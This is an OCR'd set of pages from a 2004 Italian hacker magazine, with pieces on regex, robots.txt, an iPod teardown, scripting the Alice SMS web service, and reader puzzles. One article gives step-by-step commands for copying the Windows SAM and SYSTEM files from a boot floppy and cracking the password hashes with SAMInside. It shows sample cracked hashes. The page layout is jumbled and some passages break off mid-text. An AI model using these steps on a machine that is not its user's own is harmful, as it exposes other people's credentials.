Una regex è una stringa di caratteri codificata che in base a certe regole è capace di individuare parti specifiche di un testo in modo particolarmente intelligente. Gli esempi in questo articolo sono scritti con sintassi Python, ma qualunque linguaggio (come Perl) permette di scrivere regex con sintassi uguale o molto simile. Per approfondire il tema consigliamo siti quali http://www.corsolinux.it/testi/perl/analog/le_espressioni_regolari.jsp. Presso gli indirizzi http://weitz.de/regex-coach/ (Windows), http://txt2regex.sourceforge.net (Linux) e http://www.toolusersoft.com/ (Mac OS X) si possono trovare programmi per scrivere regex. I fortunati con un sistema Unix possono farlo anche direttamente dalla shell.




◄ Per giocare alle espressioni regolari con Mac OS X si può usare jrexx-Lab (http://www.zefhemel.com/archives/2003/06/19/regex-tester). Ma è scritto in Java e quindi funziona su qualunque computer.

v(?#i)(?#a)gra e smettere di preoccuparci. Quando vogliamo arricchire il meta pattern, arricchiamo la sua definizione e la sintassi della regex resta uguale.

Questa non è una funzione standard del linguaggio; anzi, la sintassi che abbiamo descritto è quella dei commenti di Python. Ma si può fare. A patto di essere abbastanza bravi.

Barg the Gnoll
gnoll@hackerjournal.it



►Komodo (http://www.activestate.com/Products/Komodo/) è un ambiente di programmazione e sviluppo per Win e Linux. Troveremo anche strumenti di controllo delle RegEx.

CURIOSARE nelle

Può capitare di perdere o dimenticare la password per accedere al proprio account in Windows NT4/2k/Xp o di avere la semplice curiosità di scoprire come Windows archivia le proprie password

In tutte le principali versioni di Windows, NT4, 2000 e Xp, il nostro oggetto del desiderio deve essere il file SAM (non ha estensione) che si trova in C:\"WINDOWS" o "WINNT"\system32\config (in NT4/2k si trova in C:\WINDOWS... mentre in Xp si trova in C:\WINNT...) che contiene le password di accesso al sistema, crittografate (hash).
Ne esiste poi una copia in C:\"WINDOWS" o "WINNT"\repair. Spesso però non è aggiornata in quanto è quella creata durante l'installazione del sistema operativo e contiene le password che immettiamo alla richiesta iniziale di immissione degli utenti. Il file SAM in C:\"WINDOWS" o "WINNT"\system32\config (quello di maggior interesse) non può essere prelevato quando Windows è in esecuzione perchè è utilizzato dal sistema stesso.
Il file SAM in C:\"WINDOWS" o "WINNT"\repair può essere invece prelevato con facilità ed essere copiato su un floppy per poi essere crakkato con calma. Però sappiamo che non è necessariamente aggiornato.
Ecco allora come prelevare il più sicuro file SAM in C:\"WINDOWS" o "WINNT"\system32\config. Innanzitutto creiamo un floppy di boot, compatibile con partizioni NTFS, se la nostra partizione è tale, riavviamo il sistema e facciamolo partire nella modalità col prompt dei comandi MS-DOS, grazie al floppy di boot. È anche possibile prelevare il file SAM facendo il boot del sistema con una distribuzione Linux live come Knoppix 3.3, ma è preferibile utilizzare MS-DOS.

Dopo il riavvio

Per passare dalla directory A:, nella quale ci troviamo appena dopo il boot col floppy, a quella di nostro interesse eseguiamo il seguente comando:
cd C:\"WINDOWS" o "WINNT"\system32\config (se il sistema è NT4/2k scegliamo "WINNT", se è invece Xp scegliamo "WINDOWS").
Ecco che adesso dobbiamo fare una distinzione tra Windows NT4 e Xp/2k: infatti in NT4 è ora sufficiente copiare il file SAM per ottenere le password mentre in 2k/Xp dobbiamo anche copiare il file SYSTEM (sempre nella stessa directory e anch'esso senza estensione) in quanto il file SAM è stato ulteriormente crittografato (in 2k/Xp questa ulteriore misura di sicurezza è attuata di default mentre in NT4 è attivabile a piacere) e l'unico modo per ottenere le password del sistema è prelevarlo insieme al SAM (vedremo successivamente come utilizzarlo). Eseguiamo quindi, se siamo in Windows NT4, il comando:
copy C:\WINNT\system32\config\SAM A:
Se siamo al contrario in Win 2k/Xp eseguiamo il comando:
copy C:\"WINDOWS" o

SAMInside
File View ?

Username	RID	LMPassword	NTPassword	LMHash	NTHash
BillG	1010	YOKOHAMA	YokoHama	5ECD9236D21095CE75842...	C04EB42B9F5B114C86...
Administrator	500	SCLEROSIS	ScleROSIS	73CC402BD3E791756C3D...	C7E2622D76D3F001CF...
fredc	1011	CRACKPOT	crackpot	3466C2B0487FE39A417EAF...	80030E356D15FB1942...
twoa	1000	AA	aa	89D42A44E77140AAAAD3B...	C5663434F963BE79C8...
william	1012	???????Y	??????????????	DBC5E5CBA8028091B79A...	6B6E0FB2ED246885B9...
threea	1001	AAA	aaa	1C3A2B6D939A1021AAD3...	E24106942BF38BCF57...
foura	1002	AAAA	aaaa	DCF9CAA6DBC2F2DFAAD3...	FA5664875FFADF0AF6...

Password: GRUHHH

Una utility che ci servirà per scoprire le password



PASSWORD di Windows



PSW for WINDOWS

Perdere o dimenticare le password di Windows non è più un problema

"WINNT"\system32 \config\SAM & copy C:\"WINDOWS" o "WINNT"\system32 \config\SYSTEM A:.

In questo modo abbiamo copiato sul floppy sia il file SAM, sia il SYSTEM. C'è la possibilità che i file SAM e SYSTEM non ci stiano sul floppy perchè troppo grossi, in questo caso dovremo utilizzare un programma di compressione che funzioni sotto MS-DOS come Pkzip. Ok, ora se tutto è andato a buon fine abbiamo i sospirati file SAM e SYSTEM. L'ultimo passo per poi ottenere le password di accesso al sistema è quello di scaricare il programma SAMInside (l'unico programma in grado di decrittografare il file SYSTEM insieme al SAM) da http://www.insidepro.com/eng/index.shtml e crakkare con esso gli hash delle password. L'uso del programma è abbastanza intuitivo: comunque è sufficiente che carichiamo prima il file SAM e poi il programma ci chiederà di caricare il file SYSTEM. Il gioco è fatto. Per ottenere le password nei sistemi NT4/2K/Xp è possibile utilizzare anche vari exploit come PWDump ma abbiamo preferito tralasciare l'argomento e concentrarci piuttosto sui metodi appena descritti, in quanto sempre funzionanti, al contrario dei vari metodi che sfruttano dei bug del sistema che dipendono dal livello di aggiornamento dello stesso e sono perciò meno affidabili.

albythebest
trivero@jumpy.it



Teniamo alla LARGA gli SPIDER

PERCHÉ DRIBBLARE I MOTORI

A prima vista escludere il nostro sito dai motori di ricerca è roba da fessi. Così non ci trovano! Invece ci sono motivi sensati. Per esempio, alcuni webmaster operano in modo da nascondere ai motori di ricerca le pagine dei guestbook, che essendo scritte in modo non organizzato possono penalizzare il sito presso un motore.
Paradossalmente, nascondere alcune pagine di un sito può aiutare a valorizzare il sito sui motori. Un altro uso possibile è nascondere le pagine provvisorie e incomplete che vanno ancora completate. Ci sono tante altre ragioni possibili, oltre naturalmente ai dati confidenziali.

ERAN TRECENTO...

Gli spider attivi conosciuti, l'ultima volta che abbiamo controllato, erano quasi trecento. Il loro elenco aggiornato si trova alla pagina http://www.robotstxt.org/wc/active/html/index.html.
Questo è l'elenco:

1. ABCdatos BotLink
2. Acme.Spider
3. Ahoy! The Homepage Finder
4. Alkaline
5. Anthill
6. Walhello appie
7. Arachnophilia
8. Arale
9. Araneo
10. AraybOt
11. ArchitextSpider
12. Aretha
13. ARIADNE
14. arks
15. ASpider (Associative Spider)
16. ATN Worldwide
17. Atomz.com Search Robot
18. AURESYS
19. BackRub
20. unnamed
21. BBot
22. Big Brother
23. Bjaaland

[prosegue a p 25]...





Se la privacy delle nostre pagine Web è minacciata dai motori di ricerca, abbiamo un modo per difenderci: il file robots.txt

RAGNETTI NON SEMPRE FASTIDIOSI



Spider vuol dire ragno e uno dei suoi significati ulteriori è: programma che esplora ogni angolo della Rete per conto di un motore di ricerca, allo scopo di individuare pagine da indicizzare. Viene anche detto crawler. In inglese crawl è il nostro stile libero nel nuoto. To crawl significa avanzare un arto per volta. Uno spider di per sé non fa danno, a patto che accettiamo di fare indicizzare le nostre pagine Web.

Il file robots.txt viene usato per togliere il permesso ai motori di ricerca, tutti o alcuni in modo specifico, di indicizzare le pagine Web del nostro sito. Il file deve chiamarsi robots.txt e deve essere, come spiega l'estensione, un normalissimo file di testo.

La sintassi del file, sintetizzata, è semplice:

```
User-agent: nomi degli spider
Disallow:/nome del file
```

Nel caso in cui

```
User-agent: *
```

L'asterisco significa "tutti gli spider". Verrà negato il permesso di indicizzazione a qualsiasi motore di ricerca.

Ogni riga Disallow può contenere un solo nome file, come in

```
Disallow:/pagina.html
Disallow:/altrapagina.html
Disallow:/terzapagina.html
```





e via dicendo. È possibile, tuttavia, bloccare una directory intera in un solo colpo:

```
Disallow:/nomedirectory/
```

Attenzione a ricordare lo slash in fondo al comando!

Accessori e optional

Per controllare se la sintassi del file è corretta possiamo farci aiutare da Searchengineworld.com, che ha una pagina apposta all'indirizzo http://www.searchengineworld.com/cgi-bin/robotcheck.cgi.

Invece troviamo un elenco aggiornato di nomi di spider alla pagina. http://www.robotstxt.org/wc/active/html/index.html. È essenziale, perché se non sappiamo come si chiama lo spider non siamo in grado di usare il file.

Infine, se proprio siamo pigri, a http://www.rietta.com/robogen/ troviamo un programma shareware da 20 dollari che permette di impostare le regole di esclusione in forma grafica e genera automaticamente il file robots.txt.

[prosegue da p 24]...


24. BlackWidow
25. Die Blinde Kuh
26. Bloodhound
27. Borg-Bot
28. bright.net caching robot
29. BSpider
30. CACTVS Chemistry Spider
31. Calif
32. Cassandra
33. Digimarc Marcspider/CGI
34. Checkbot
35. ChristCrawler.com
36. churl
37. cleNclaFiCcloN.nEt
38. CMC/0.01
39. Collective
40. Combine System
41. Conceptbot
42. ConfuzzledBot
43. CoolBot
44. Web Core / Roots
45. XYLEME Robot
46. Internet Cruiser Robot
47. Cusco
48. CyberSpyder Link Test
49. CydralSpider
50. Desert Realm Spider
51. DeWeb(c) Katalog/Index
52. DienstSpider
53. Digger
54. Digital Integrity Robot
55. Direct Hit Grabber
56. DNAbot
57. DownLoad Express
58. DragonBot
59. DWCP (Dridus' Web Cataloging Project)
60. e-collector

...etc.

IL RESTO DEI NOMI LO TROVATE SUL SITO DI HJ!



SMONTIAMO un iPod



Il brivido di toccare quello che Apple non vuole



Apple ha costruito l'iPod in modo che non possa essere aperto e avvisa che l'apertura non autorizzata del player invalida la garanzia.

Ma noi siamo hacker, curiosi e cauti, capaci non solo di stare attenti e di non rompere niente ma anche di rimettere tutto a posto come se niente fosse accaduto.
Via allora!

Il primo passo è togliere il frontale di plastica. Con un cacciavite bisogna fare leva piano piano sotto il frontale, in punti diversi, fino a sbloccare le lamine che lo tengono incastrato in posizione.



▲ *Partendo dall'angolo e procedendo lungo i lati, smolliamo gradualmente il frontale di plastica.*

A questo punto potremmo cambiare la batteria con una batteria nuova

Quando un lato è libero, si può sollevare la parte principale dell'iPod e liberarla dal resto dell'involucro.




▲ *Facciamo gentilmente leva con il cacciavite.*



Per essere una batteria è incredibilmente sottile. Viene quasi da chiedersi come faccia a funzionare il disco rigido!


La batteria è incollata; possiamo staccarla sempre lavorando di cacciavite, delicatamente.

A batteria rimossa, possiamo vedere il connettore dell'alimentazione e il cuscinetto di gomma che supporta la batteria. Sempre con delicatezza, tiriamo il cavo di alimentazione per sconnetterlo dall'iPod.



▲ *Una volta rimosso il cavo di alimentazione non ci sono altri ostacoli verso la dissezione totale dell'iPod!*

Per risistemare una batteria nuova, o quella vecchia, basterà una goccia di colla. Chiaramente una batteria nuova va attaccata al connettore.



▲ *Panoramica sull'iPod dopo avere fatto ruotare la batteria dalla sua posizione originale. Sotto, chiaro, c'è il disco rigido.*



◄ *La batteria vista da vicino. Quando uscirà il player concorrente di Sony la marca forse cambierà? :-)*

Sotto la batteria lo spazio è interamente occupato dall'hard disk, un normale Toshiba in formato PC Card.



◄ *L'hard disk è piccolo ma arriva anche a 40 giga e si dice che tra poco usciranno i modelli da 60 o più.*

Ribaltiamo l'hard disk intorno al suo connettore e possiamo vedere la scheda logica, sotto. Più all'interno di così non si può andare!




CUORE E CERVELLO DI iPOD

Gli iPod mini, quelli ancora più piccoli e colorati, non li abbiamo ancora aperti. Sembra più difficile. Ci sarà più soddisfazione! :-)

P. Greco p.greco@hackerjournal.it

Inviare SMS con ALICE

L'abbonamento Alice offre ai suoi utenti 10 sms gratuiti al giorno. Perché non creare un programma che effettui tutte le operazioni al posto nostro?



Ci serve solo una buona conoscenza dell'HTTP e un account @aliceposta.it. Costruiremo un programma che effettua il login e manda l'sms al nostro posto, senza più fare noiosi login e sorbirci quantità industriali di banner!

Immaginiamo di avere un account pippo@aliceposta.it e avere per password pippa.

Per prima cosa effettuiamo una connessione socket al sito www.rossoalice.it alla porta 80 ed utilizziamo il metodo POST per inviare i nostri dati:

```
POST /alice/portal/service/login
/entry.do HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Opera 7.23 [it]
Host: www.rossoalice.it
Accept: */*
Accept-Language: it, en
Connection: Close
Content-type: application/x-www-form-urlencoded
Content-length: 55

service=sms&reload=&teldest=&login=pippo&password=pippa
```

Il server ci invierà la pagina html, e negli header un set-cookie che indicherà al server che abbiamo già fatto il login e che quindi dobbiamo memorizzare.

Ecco un esempio di quello che potrebbe risponderci:

```
HTTP/1.0 200 OK
Date: Fri, 02 Jul 2004 06:39:46 GMT
Server: WebLogic WebLogic Temporary Patch for CR107598 06/05/2003 15:16:50
Content-Length: 3867
Set-Cookie:
JSESSIONID=AIDr7ufGPYqXV9NJ3grnA2Up59fs900fggsfLh504nQpNDCDYmd7!2125593429!wls09!9011!-1;
path=/
```

La parte che ci interessa è:

```
JSESSIONID=AIDr7ufGPYqXV9NJ3grnA2Up59fs900fggsfLh504nQpNDCDYmd7!2125593429!wls09!9011!-1
```
la terremo presente.



Ottenuto il cookie, ricolleghiamoci a www.rossoalice.it usando sempre il metodo POST e inviando questa volta anche il Cookie:

```
POST /alice/portal/service/login
/entry.do HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Opera 7.23 [it]
Host: www.rossoalice.it
Cookie: JSESSIONID=AIDr7ufGPYq
XU9NJ3qrnA2Up59fs900fggsfLh504
nQpNDCDYmd7!2125593429!wls09!
9011!-1
Accept: */*
Accept-Language: it, en
Connection: Close
Content-type: application/x-
www-form-urlencoded
Content-length: 55

service=sms&reload=&teldest=&l
ogin=pippo&password=pippa
```

Escludendo errori, a questo punto dovremmo essere loggati nel sistema. Ora richiediamo la pagina degli sms.

```
GET /alice/portal/service/body
/entry.do?service=sms HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Opera 7.23 [it]
Host: www.rossoalice.it
Cookie: JSESSIONID=AIDr7ufGPYqX
U9NJ3qrnA2Up59fs900fggsfLh504nQpN
DCDYmd7!2125593429!wls09!9011!-1
Accept: */*
Accept-Language: it, en
Connection: Close
```

Il server ci reindirizzerà verso un altra pagina e con una regex possiamo estrapolarla. Ecco un esempio di quello che ci invia il server:

```
<p>It's now at <a
href="http://scu.187-
bbb.it/NASApp/scu187/wond_invia
Sms.do?token=3f-
7FM5W891He7c2djg5746A9a37TOk
vB">http://scu.187-
bbb.it/NASApp/scu187/wond_invia
Sms.do?token=3f-
7FM5W891He7c2djg5746A9a37TOk
vB</a>.</p>
```

Ed ecco la nostra regular expression:

```
<p>It's now at <a href=.*>
http://scu.187-bbb.it(.*)</a>.</p>
```

Applicando la regex otterremo

```
/NASApp/scu187/wond_inviaSms.d
o?token=3f-7FM5W891He7c2djg57
46A9a37TOkvB
```

che è la path che dobbiamo richiedere. **Ora ci colleghiamo al sito** scu.187-bbb.it usando un GET

```
GET /NASApp/scu187/wond
_inviaSms.do?token=3f-
7FM5W891He7c2djg5746A9a37TOk
vB HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Opera 7.23 [it]
Host: scu.187-bbb.it
Cookie:
JSESSIONID=AIDr7ufGPYqXU9NJ3qr
nA2Up59fs900fggsfLh504nQpNDCD
Ymd7!2125593429!wls09!9011!-1
Accept: */*
Accept-Language: it, en
Connection: Close
```

Nel buffer di ritorno ci sarà una riga simile a questa

```
<td width="20%" align="left">
<form name="smsForm" method="
POST" action="/NASApp/scu187/
wond_readAddressBook.do"><INP
UT NAME="GXHC_gx_session_id_"
TYPE="HIDDEN" VALUE="GXLiteSes-
sionID-4542157672618000576"
></INPUT> <a
href="javascript:submitFormAd-
dress(0+1);//?GXHC_gx_session_id
_=GXLiteSessionID-
4542157672618000576&amp;" onfo-
cus="if(this.blur)this.blur();"><img
src="/wond/img/seleziona_darubri-
ca.gif" alt="" width="132" height="16"
hspace="8" border="0"></a>
```

La parte che ci interessa è:

```
GXHC_gx_session_id_=GXLiteSes-
sionID-4542157672618000057
6&amp;
```

dove & è un tag html per indicare il simbolo &. Per estrapolarla potremmo usare una regex.

Una volta ottenuta possiamo finalmente connetterci a scu.187-bbb.it e utilizzare il POST per spedire l'sms. Mettiamo che il nostro sms sia "io amo l'http!" e il destinatario sia 328 1234567, invieremo questi header e richiederemo la:

```
path /NASApp/scu187/wond_
inviaSms.do?
```

più la parte appena ricavata dal buffer.

```
POST /NASApp/scu187/wond
_inviaSms.do?GXHC_gx_session_id
_=GXLiteSessionID-
4542157672618000576& HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Opera 7.23 [it]
Host: scu.187-bbb.it
Accept: */*
Accept-Language: it, en
Connection: Close
Content-type: application/x-
www-form-urlencoded
Content-length: 125

prefisso=328&num-
Dest=1234567&destFax=&nome-
Dest=&cognomeDest=&invio=0&da
ta=&ora=&minuti=&testo=io+amo
+l'+http&insNumMittente=0
```

Log in | Username: username | Password: •••• | Rubrica | Commenti | Updates | Destinatario: 320 | 147 | Status... | Web Site | Invia | Rubrica | Nome: | Numero: | Add | Del

I più pigri possono usare il programma che trovano all'indirizzo

http://sms.d-2-k.tk/

Abbiamo inviato il nostro sms!
Un esempio pratico lo troviamo all'indirizzo http://sms.d-2-k.tk/

Dark_Sun
n0cturnalx@gmail.com

RITARDI E VARIAZIONI SUL TEMA

Alex stava rileggendo le risposte relative al problema one-time pad, pubblicate nel numero 55 (cyberenigma del numero 52), e chiede aiuto su come programmare in Java la decodifica. Se qualche super hacker se la sente ci avvisi e stabiliamo il contatto! Gabriel Popescu invece sta ancora litigando con i pangrammi. Attendiamo presto la soluzione!



AIUTIAMOCI SUL CYBERENIGMA

Piccole indicazioni che ci aiutano a non perdere per strada nessuno!
- inviare mail con subject Cyberenigma e il numero della rivista, e magari il titolo del cyberenigma;
- il nickname in fondo al messaggio è quello che consideriamo; chi autorizza la pubblicazione del suo indirizzo ce lo dica, altrimenti l'indirizzo resta riservato;
- è meglio, anche se non necessario, che la soluzione arriva prima che esca il nuovo numero di HJ;
- scrivere all'indirizzo di mail presente nella pagina del cyberenigma.

Chi segue le indicazioni non avrà problemi di pubblicazione!

CYBERENIGMA: E NUMERI

TIRARE DADI IN MODO SICURO E AFFIDABILE NON È UNA COSA SEMPLICE. MA I SUPER HACKER SONO IN AGGUATO...

Le soluzioni

Complimenti a tutti per l'ingegnosità dimostrata in questo cyberenigma! Le domande non erano rigorose, poiché le risposte possibili sono infinite. Ricordiamole:

PER TUTTI: Trovare su Internet un modo per lanciare dadi.

PER ESPERTI: Trovare un modo fuori dal web per lanciare dadi, magari senza usare computer, magari con controllo e verifica dei lanci.

PER GENI: Programmare un meccanismo di lancio di dadi che sia veramente casuale.

PER SUPER HACKER: Pensare e/o programmare un meccanismo che consenta a due o più persone di giocare a carte, magari senza passare da un server centrale.


La disposizione dei numeri sulle fcce dei dadi da gico non è casuale ma obbligata. Chi la ricorda a memoria?

Abbiamo mai pensato ad inventarci dadi?












DADI RANDOM







I Solutori

Primo arrivato: Bonny, per tutti

Funky	Per tutti
Check_Mate (ma ci siamo divertiti!)	Per tutti
Dgames	Esperto
ewa11 (occhio agli errori)	Esperto
Enrico Sunseri (menzione d'onore)	Esperto
The Crocodile	Esperto
DiOne	Esperto
Angelo "Trilussa" Basile	Esperto
Marco Orlandi	Genio
Devilangel666	Genio
Vlad87	Genio
Z3u5	Genio
-DENNYX-	Genio
Alessio Failla	Genio
furious876	Genio
ThN1saHead	Genio
Sandro kensan (bravo!)	Genio
Advisor	Super hacker
Ascar (molto bravo!)	Super hacker
Daniele Midi	Super hacker
X-3mE'89 (ma facci vedere qualcosa!)	Super hacker

Pronti per il prossimo cyberenigma? Basta voltare pagina… buon hacking!

Barg the Gnoll
gnoll@hackerjournal.it


THN1SAHEAD ALL'OPERA

"Questo è un programma VisualBasic che tira casualmente un dado da 6, utilizzando i centesimi di secondo dell'orario di sistema. Il tutto dipende da quando si avvia il programma, ma è così fine che perfino la posizione della testina del disco rigido influenza il risultato e, dunque, è praticamente impossibile forzare il risultato o prevederlo. Allego anche la routine di controllo, che ho utilizzato per testarlo (routine Test), che esegue 30000 lanci e scrive i la frequenza di ciascun numero. Con innumerevoli test, si può notare che il dado è perfettamente bilanciato. Per confermarlo ho eseguito 20 test (600.000 lanci!)".

IL DUBBIO DI FUNKY

È un po' una ca22ata ma… qual è il metodo migliore di generare numeri se non la nostra mente? :P

La risposta è: sicuro che la tua mente sappia generare numeri perfettamente casuali? E come lo verificheresti? A dire il vero il tema della verifica della casualità è stato schivato, o minimizzato, da quasi tutti. Quasi fa un intero cyberenigma da solo!





IL PROSSIMO NUMERO IN EDICOLA IL 9 settembre 2004!

CYBERENIGMA

Ferragosto e Ten Years After

Questo numero di Hacker Journal è in edicola da giovedì 12 agosto 2004. È il numero di Ferragosto! Nel senso che è quello più vicino al 15 agosto. Sarebbe bello ritrovarci tutti tra dieci anni a festeggiarlo (Perché? Perché no! Mai sprecare un'occasione di fare festa!). Non sappiamo se lo si è notato, ma Hacker Journal esce (e uscirà) sempre di giovedì (ma non tutti i giovedì e saltando un numero ad agosto).

✪ **Per tutti:** Che giorno della settimana sarà il 15 agosto 2014? Già che ci siamo, possiamo sapere anche la data della Pasqua (così ci organizziamo l'agenda)?
✪✪ **Per esperti:** In che data sarà in edicola il numero di Ferragosto di Hacker Journal del 2014? Quasi come chiedere: quanti numeri di Hacker Journal usciranno, contando dal prossimo fino al numero di Ferragosto 2014 compresi?
✪✪✪ **Per geni:** Se Hacker Journal fosse nato il primo giovedì del 1752, quanti numeri avrebbe pubblicato in quell'anno? E quanti ne avrebbe pubblicati fino a questo numero compreso?
✪✪✪✪ **Per super hacker:** Chi sa scrivere un programma che calcola le date di uscita di Hacker Journal per qualsiasi anno passato, presente e futuro?

Le regole:
Nessuna regola, ma attenzione alla premessa prima delle domande. Ci sono tutte le informazioni che servono per non sbagliare!

P.S.: Qualcuno ha mai ascoltato i Ten Years After? http://www.ten-years-after.com/...

le risposte a:

guestbook@hackerjournal.it